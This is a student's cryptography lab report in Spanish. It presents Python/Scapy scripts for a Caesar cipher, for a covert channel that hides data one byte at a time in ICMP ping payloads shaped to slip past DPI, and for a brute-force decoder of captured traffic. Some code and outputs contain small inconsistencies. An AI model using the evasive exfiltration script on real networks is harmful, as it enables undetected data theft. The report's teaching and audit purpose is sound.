Informe Laboratorio 1

Sección 1

Benjamin Ignacio Jimenez Nuñez
e-mail: benjamin.jimenez4@mail.udp.cl

Marzo de 2026

Índice

1. Descripción **2**

2. Actividades **3**
2.1. Algoritmo de cifrado 3
2.2. Modo stealth 3
2.3. MitM 4

3. Desarrollo de Actividades **5**
3.1. Introducción 5
3.2. Fase 1: Algoritmo de cifrado. 5
3.3. Fase 2: Modo Stealth (Exfiltración encubierta) 7
3.4. Fase 3: Ataque Man-in-the-Middle. 11

4. Dificultades encontradas. **15**

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

```
~/Desktop sudo python3 readv2.py cesar.pcapng
0        larycxpajorj h bnpdarmjm nw anmnb
1        kzqxbwozinqi g amoczqlil mv zmlma
2        jypwavnyhmph f zlnbypkhk lu ylklz
3        ixovzumxglog e ykmaxojgj kt xkjky
4        hwnuytlwfknf d xjlzwnifi js wjijx
5        gvmtxskvejme c wikyvmheh ir vihiw
6        fulswrjudild b vhjxulgdg hq uhghv
7        etkrvqitchkc a ugiwtkfcf gp tgfgu
8        dsjquphsbgjb z tfhvsjebe fo sfeft
9        criptografia y seguridad en redes
10       bqhosnfqzehz x rdftqhczc dm qdcdr
11       apgnrmepydgy w qcespgbyb cl pcbcq
12       zofmqldoxcfx v pbdrofaxa bk obabp
13       ynelpkcnwbew u oacqnezwz aj nazao
14       xmdkojbmvadv t nzbpmdyvy zi mzyzn
15       wlcjnialuzcu s myaolcxux yh lyxym
16       vkbimhzktybt r lxznkbwtw xg kxwxl
17       ujahlgyjsxas q kwymjavsv wf jwvwk
18       tizgkfxirwzr p jvxlizuru ve ivuvj
19       shyfjewhqvyq o iuwkhytqt ud hutui
20       rgxeidvgpuxp n htvjgxsps tc gtsth
21       qfwdhcufotwo m gsuifwror sb fsrsg
22       pevcgbtensvn l frthevqnq ra erqrf
23       odubfasdmrum k eqsgdupmp qz dqpqe
24       nctaezrclqtl j dprfctolo py cpopd
25       mbszdyqbkpsk i coqebsnkn ox bonoc
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por

paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
~/Desktop sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.

```
~/Desktop sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
Data (48 bytes)
    Data: 626009000000000010111213141516171819 1a1b1c1d1e1f2021222324252627
    [Length: 48]

0000  ff ff ff ff ff ff 00 00  00 00 00 00 08 00 45 00   ........ ......E·
0010  00 54 00 01 00 00 40 01  76 9b 7f 00 00 01 7f 06   ·T····@· v·......
0020  06 06 08 00 56 83 00 01  00 21 64 22 13 05 00 00   ····V··· ·!d"····
0030  00 00 62 60 09 00 00 00  00 00 10 11 12 13 14 15   ··b`···· ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

Finalmente, deberá indicar por que eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

3.1. Introducción

En el presente laboratorio, se asume el rol de un auditor de ciberseguridad en una empresa tecnológica que utiliza sistemas de Deep Packet Inspection (DPI) para prevenir la fuga de información confidencial. El objetivo principal de esta auditoría es evaluar la efectividad de dicho sistema frente a técnicas de exfiltración de datos encubiertas.

Para lograrlo, se desarrollo una PoC (prueba de concepto) divididas en tres fases claves:

- **Cifrado de la información:** Se utiliza el cifrado *cesar* que consiste en esconder el mensaje, por lo que si el DPI desea insperccionar el contenido mostrará una cadena de letras sin sentido.
- **Modo Stealth (Exfiltración encubierta):** En esta fase escondemos cada letra del mensaje cifrado dentro de paquetes de red 'ICMP Echo Request',falsificando la estructura de estos paquetes para asemejarse a un trafico de red normal.
- **Ataque Man-in-the-Middle:** Finalmente, atacamos a la red. Capturamos este tráfico extrayendo la información ocultay desarrollamso un programa 'ReadV2.py' capaz de aplicar todas las combinaciones posibles para decifrar el mensaje automaticamente.

Para la construcción de los programas (Scripts de python) nos ayudamos usando **Gemini** (Inteligencia Artificial generativa). El promp otorgado para lograr el cometido de este laboratorio, sin olvidar que tambien se le adjunto el documento de ïnforme_Laboratorio_1-1.pdf"para mayor contexto, es el siguiente:
Ël siguiente informe es de criptográfia y necesito realizar las actividades solicitadas, ayudame a generar los programas. Realiza primero la actividad 1 y luego las demas.¨
Dado promp a la IA esta confecciono los todos los códigos de una sola vez, y se fueron mejorando de a poco.

3.2. Fase 1: Algoritmo de cifrado.

El primero que se realizó fue ocultar el contenido real del mensaje. Para ello, utilizamos el Cifrado César, un algoritmo de criptografía por sustitución. Consistiendo en tomar cada letra del texto original y la desplazarla un número fijo de posiciones hacia adelante en el abecedario.
El programa construido (cesar.py) evalúa el texto carácter por carácter. Utilizando aritmética modular, el programa verifica si el carácter es una letra y la reemplaza por su equivalente desplazado, respetando si es mayúscula o minúscula. Un detalle es el de los caracteres especiales, como puntos o espacios, son ignorados y se mantienen intactos, esto es para conservar la estructura visual de las palabras.

El código de **cesar.py** es:

```python
import sys

def cifrado_cesar(texto, desplazamiento):
    resultado = ""
    for caracter in texto:
        if caracter.isalpha():
            ascii_base = ord('a') if caracter.islower() else ord('A')
            nuevo_caracter = chr((ord(caracter) - ascii_base + desplazamiento) % 26 + ascii_base)
            resultado += nuevo_caracter
        else:
            # Mantiene espacios y caracteres especiales sin cifrar
            resultado += caracter
    return resultado

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Uso: python3 cesar.py \"texto\" desplazamiento")
        sys.exit(1)

    texto_original = sys.argv[1]
    desplazamiento = int(sys.argv[2])

    texto_cifrado = cifrado_cesar(texto_original, desplazamiento)
    print(texto_cifrado)
```

Para comprobar el correcto funcionamiento de esta herramienta con el comando *sudo python3 cesar.py .ᴬleluya. Ameeen"5*, procedimos a cifrar nuestro mensaje de prueba.

```
b3nj4@n00t3boo6:~/Downloads/LAB1-Cripto$ sudo python3 cesar.py "Aleluya. Ameeen"
 5
[sudo] password for b3nj4:
Fqjqzdf. Frjjjs
```

Figura 1: Figura 1: Ejecución del script **cesar.py** en la terminal.

En la Figura 1 se observa cómo se ejecuta el script mediante el comando *python3 cesar.py .ᴬleluya. Ameen"5*. El sistema procesa la frase y nos devuelve por consola el mensaje cifrado: "Fqjqzdf. Frjjjs". Como se aprecia, el algoritmo operó de manera precisa: transformó las letras aplicando un desplazamiento de 5 posiciones en el alfabeto, pero dejando el formato de la oración, como dejar el punto y el espacio en su lugar original.

3.3. Fase 2: Modo Stealth (Exfiltración encubierta)

En esta fase, el objetivo fue enviar el mensaje cifrado a través de la red sin levantar sospechas del sistema DPI. Para esto, escondimos cada letra del texto cifrado dentro del campo de datos (payload) de un paquete ICMP Echo Request, que es el tráfico habitual generado por el comando ping.
Para no ser detectados, el tráfico inyectado debe ser idéntico al que genera un sistema por defecto. El programa construido (**pingv4.py**) utiliza la librería Scapy. Se configuró un identificador (ID) estático para simular una sesión real y un número de secuencia (Seq) que se incrementa en 1 por cada paquete enviado. El payload se construyó concatenando un timestamp falso de 8 bytes, el carácter cifrado codificado en un byte, y 39 bytes del relleno hexadecimal estándar de Linux, sumando exactamente los 48 bytes requeridos.

El código de **pingv4.py** es:

```
  import sys
import time
from scapy.all import IP, ICMP, send

def send_stealth_ping(mensaje, destino="8.8.8.8"):
    # Payload base que simula el padding de un ping estandar de Linux (bytes 10 a 37 en hex)
    payload_base = bytes.fromhex("10111213141516171819 1a1b1c1d1e1f2021222324252627282 92a2b2c2d2e2f3031323334353637")

    identificador = 54321 # Simulamos un ID de proceso est tico para la sesi n
    secuencia = 1 # Iniciamos la secuencia en 1 para que sea coherente y aumente

    for char in mensaje:
        # Simulamos los 8 bytes iniciales que usualmente son un timestamp
        timestamp_falso = b'\x62\x60\x09\x00\x00\x00\x00\x00'

        # Ocultamos el car cter en el  ndice  8 (noveno byte) e inyectamos el resto del padding
        payload = timestamp_falso + char.encode() + payload_base[1:]

        # Armamos el paquete agregando el ID y la Secuencia en la cabecera ICMP
        packet = IP(dst=destino)/ICMP(type=8, id=identificador, seq=secuencia)/payload

        # Enviamos el paquete de forma silenciosa
        send(packet, verbose=False)
        print(f"Sent 1 packets. (Seq={secuencia})")

        secuencia += 1 # Aumentamos la secuencia para el pr ximo paquete
        time.sleep(1) # Delay para evitar flood y simular comportamiento humano

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Uso: sudo python3 pingv4.py \"mensaje_cifrado\"")
        sys.exit(1)

    mensaje_cifrado = sys.argv[1]
```

```
    send_stealth_ping(mensaje_cifrado)
```

Para su ejecución en la terminal se usa el comando *sudo python3 pingv4.py "Fqjqzdf. Frjjjs"* y la consola muestra:



Figura 2: Figura 2: Ejecución del script **pingv4.py**.

En la figura 2 se observa la ejecución desde el terminal, donde se evidencia que un trafico "normalz se confirma que los paquetes son enviados de uno en uno. Como lo muestra la siguiente captura:



Figura 3: Figura 3: Análisis ICMP en wireshark.

En la Figura 3 se aprecia la captura de los paquetes ICMP. Con esto comprobamos que el tráfico mantiene una identificación (ID) coherente y un número de secuencia que avanza correctamente, evitando que el DPI marque un tráfico anómalo.

```
    Identifier (BE): 54321 (0xd431)
    Identifier (LE): 12756 (0x31d4)
    Sequence Number (BE): 1 (0x0001)
    Sequence Number (LE): 256 (0x0100)
    [Request frame: 717]
    [Response time: 7,621 ms]
  ▾ Data (48 bytes)
      Data: 6260090000000000461112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
      [Length: 48]
```

Figura 4: Payload del paquete ICMP.

Finalmente, en la Figura 4 se comprueba que se logró mantener un payload ICMP de exactamente 48 bytes. Se observan claramente los primeros 8 bytes correspondientes al timestamp.

3.4. Fase 3: Ataque Man-in-the-Middle.

En esta última fase simulamos la posición de un atacante que intercepta la red. El objetivo fue leer el archivo de captura (.pcapng), extraer el carácter oculto dentro de cada paquete y descifrar el mensaje utilizando fuerza bruta para mostrar todas las posibles combinaciones del cifrado César.
El programa construido **readv2.py** utiliza la función rdpcap de Scapy para procesar el tráfico. Filtrando exclusivamente los paquetes de tipo 8 (Echo Request), verifica que la longitud del payload sea la adecuada y extrae el índice 8 del arreglo de bytes. Una vez reconstruida la cadena cifrada, ejecuta un bucle iterativo evaluando los 25 desplazamientos posibles.

El código de **readv2.py** es:

```
 import sys
from scapy.all import rdpcap, ICMP

def evaluar_probabilidad_texto(texto):
    # Diccionario rudimentario para identificar el mensaje en claro
    palabras_clave = [" Aleluya. ", " Ameeen"]
    score = sum(1 for palabra in palabras_clave if palabra in texto.
       lower())
    return score

def descifrar_cesar(texto, desplazamiento):
    resultado = ""
    for caracter in texto:
        if caracter.isalpha():
            ascii_base = ord('a') if caracter.islower() else ord('A'
               )
            nuevo_caracter = chr((ord(caracter) - ascii_base -
               desplazamiento) % 26 + ascii_base)
            resultado += nuevo_caracter
        else:
            resultado += caracter
    return resultado

def extraer_mensaje(pcap_file):
    packets = rdpcap(pcap_file)
    mensaje_interceptado = ""

    for pkt in packets:
        # Filtramos solo los ICMP Echo Request (type 8)
        if pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
            payload = bytes(pkt[ICMP].payload)
            # Verificamos que el payload sea suficientemente largo y
                extraemos el byte oculto
            if len(payload) >= 9:
                caracter_oculto = chr(payload[8])
                mensaje_interceptado += caracter_oculto

    return mensaje_interceptado

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Uso: sudo python3 readv2.py archivo.pcapng")
        sys.exit(1)

```

```
    pcap_file = sys.argv[1]
    mensaje_interceptado = extraer_mensaje(pcap_file)

    mejor_puntaje = 0
    mejor_desplazamiento = 0

    # Determinar autom ticamente el mejor desplazamiento
    for i in range(1, 26):
        texto_prueba = descifrar_cesar(mensaje_interceptado, i)
        puntaje_actual = evaluar_probabilidad_texto(texto_prueba)
        if puntaje_actual > mejor_puntaje:
            mejor_puntaje = puntaje_actual
            mejor_desplazamiento = i

    # Imprimir resultados
    for i in range(1, 26):
        texto_descifrado = descifrar_cesar(mensaje_interceptado, i)
        if i == mejor_desplazamiento:
            # Imprime en verde brillante usando c digos ANSI
            print(f"\033[92m{i}\t{texto_descifrado}\033[0m")
        else:
            print(f"{i}\t{texto_descifrado}")
```

Ejecutamos el comando '*sudo python3 readv3.py cesar.pcapng*' en la terminal y obtenemos:

```
b3nj4@n00t3boo6:~/Downloads/LAB1-Cripto$ sudo python3 readv2.py cesar.pcapng
1       Epipyce. Eqiiir
2       Dohoxbd. Dphhhq
3       Cngnwac. Cogggp
4       Bmfmvzb. Bnfffo
5       Aleluya. Ameeen
6       Zkdktxz. Zldddm
7       Yjcjswy. Ykcccl
8       Xibirvx. Xjbbbk
9       Whahquw. Wiaaaj
10      Vgzgptv. Vhzzzi
11      Ufyfosu. Ugyyyh
12      Texenrt. Tfxxxg
13      Sdwdmqs. Sewwwf
14      Rcvclpr. Rdvvve
15      Qbubkoq. Qcuuud
16      Patajnp. Pbtttc
17      Ozszimo. Oasssb
18      Nyryhln. Nzrrra
19      Mxqxgkm. Myqqqz
20      Lwpwfjl. Lxpppy
21      Kvoveik. Kwooox
22      Junudhj. Jvnnnw
23      Itmtcgi. Iummmv
24      Hslsbfh. Htlllu
25      Grkraeg. Gskkkt
```

Figura 5: Ejecución del script **readv2.py** mostrando el método de fuerza bruta.

En la Figura 5 se observa la lectura exitosa del tráfico de red. El script extrajo correctamente la cadena inyectada y listó en consola las 25 opciones de texto plano, evidenciando que el mensaje original (.ᴬleluya. Ameen") corresponde a la opción con la llave de desplazamiento 5.

4. Dificultades encontradas.

Durante el desarrollo del laboratorio, nos enfrentamos a diversas complicaciones, las cuales requirieron análisis y correcciones iterativas a lo largo del laboratorio:

- **Ajuste continuo de los scripts:** El código generado inicialmente por la IA, aunque funcional, no cumplía con los parámetros de evasión. Fue necesario modificar el código varias veces, refinando los prompts y ajustando el manejo de los bytes para asegurar que el tamaño final del paquete ICMP fuera exactamente de 48 bytes.

- **ID y Sequence Number:** El problema crítico fue la simulación del tráfico. En un inicio, el script inyectaba los paquetes con un Sequence Number estático (en 0) y un Identifier anómalo. Dado que esto levantaría alarmas inmediatas en cualquier sistema DPI, se investigo e implemento una lógica dinámica en el código para que el ID se mantuviera fijo simulando una sesión real, y el número de secuencia se incrementara progresivamente (1, 2, 3...) con cada paquete enviado.

- **Fallo en el reconocimiento del texto plano:** El script de lectura Man-in-the-Middle fue diseñado para evaluar las combinaciones descifradas mediante un diccionario de palabras clave predefinidas (como .ªleluya.º .ªmeeen") para resaltar la opción correcta en la consola. La frase utilizada fue .ªleluya. Ameen", dado el programa no encontró coincidencias en su diccionario interno por un error el programa o la lectura del texto, impidió el resaltado automático y evidenció que existe una dependencia en el contexto del mensaje interceptado.

- **Restricción de permisos en la captura de red:** Al utilizar herramientas Wireshark para escuchar el tráfico, los archivos generados (.pcapng) se guardaban por defecto con privilegios de superusuario (root), con un candado. Esto bloqueaba la manipulación del archivo por parte del usuario estándar, requiriendo el uso de comandos de consola en Linux (como chown o chmod) para liberar el archivo y permitir que el script pudiera leerlo sin errores y que la captura se pudiera compartir.

Conclusiones y comentarios

La presente prueba de concepto (PoC) muestra las limitaciones operativas de los sistemas DPI frente a técnicas de exfiltración encubierta. Se probó que es viable extraer información confidencial de una red monitorizada a la cual se le inyectaron datos dentro de paquetes ICMP Echo Request, condicionando que el tráfico anómalo replique el tráfico normal. La evasión se dio, dado que la simulación manteniene un Identifier (ID) estático, un Sequence Number incremental y un payload de exactamente 48 bytes.
Asimismo, la ejecución del ataque Man-in-the-Middle nos dice que la ofuscación de datos mediante algoritmos de sustitución simple, como el Cifrado César, es ineficaz en entornos reales. Debido a la rápida extracción de los bytes inyectados y al posterior descifrado por fuerza bruta.

Finalmente, la integración de Inteligencia Artificial para la estructuración de los scripts demostró ser una herramienta eficiente para el desarrollo rápido, pero ineficaz si se emplea sin supervisión o revisión de sus respuestas.